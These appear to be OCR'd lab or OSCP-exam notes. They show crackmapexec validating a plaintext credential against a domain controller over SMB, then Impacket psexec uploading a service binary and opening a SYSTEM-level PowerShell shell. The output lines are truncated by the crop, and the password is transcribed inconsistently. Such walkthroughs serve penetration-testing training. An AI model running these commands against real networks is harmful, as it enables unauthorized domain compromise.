
Try crackmapexec with these credentials against DC
./cme smb DC_IP -u passcore ‘G3x56wGq9fltu166’



```
SMB         192.168.134.100 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domai
)
SMB         192.168.134.100 445    DC01             [+] oscp.exam\passcore:G3x56wGq9fItu166 (Pwn3d!)
```

Means you can login with psexec (or evil winrm)

psexec.py passcore@DC_IP powershell.exe
G3x56wGq9fltu166



```
└─$ psexec.py passcore@192.168.13
Impacket v0.10.1.dev1+20220513.14

Password:
[*] Requesting shares on 192.168.
[*] Found writable share ADMIN$
[*] Uploading file CReLSHWM.exe
[*] Opening SVCManager on 192.168
[*] Creating service fjft on 192.
[*] Starting service fjft.....
[!] Press help for extra shell co
Windows PowerShell
Copyright (C) Microsoft Corporati

PS C:\Windows\system32>
whoami
PS C:\Windows\system32> whoami
nt authority\system
```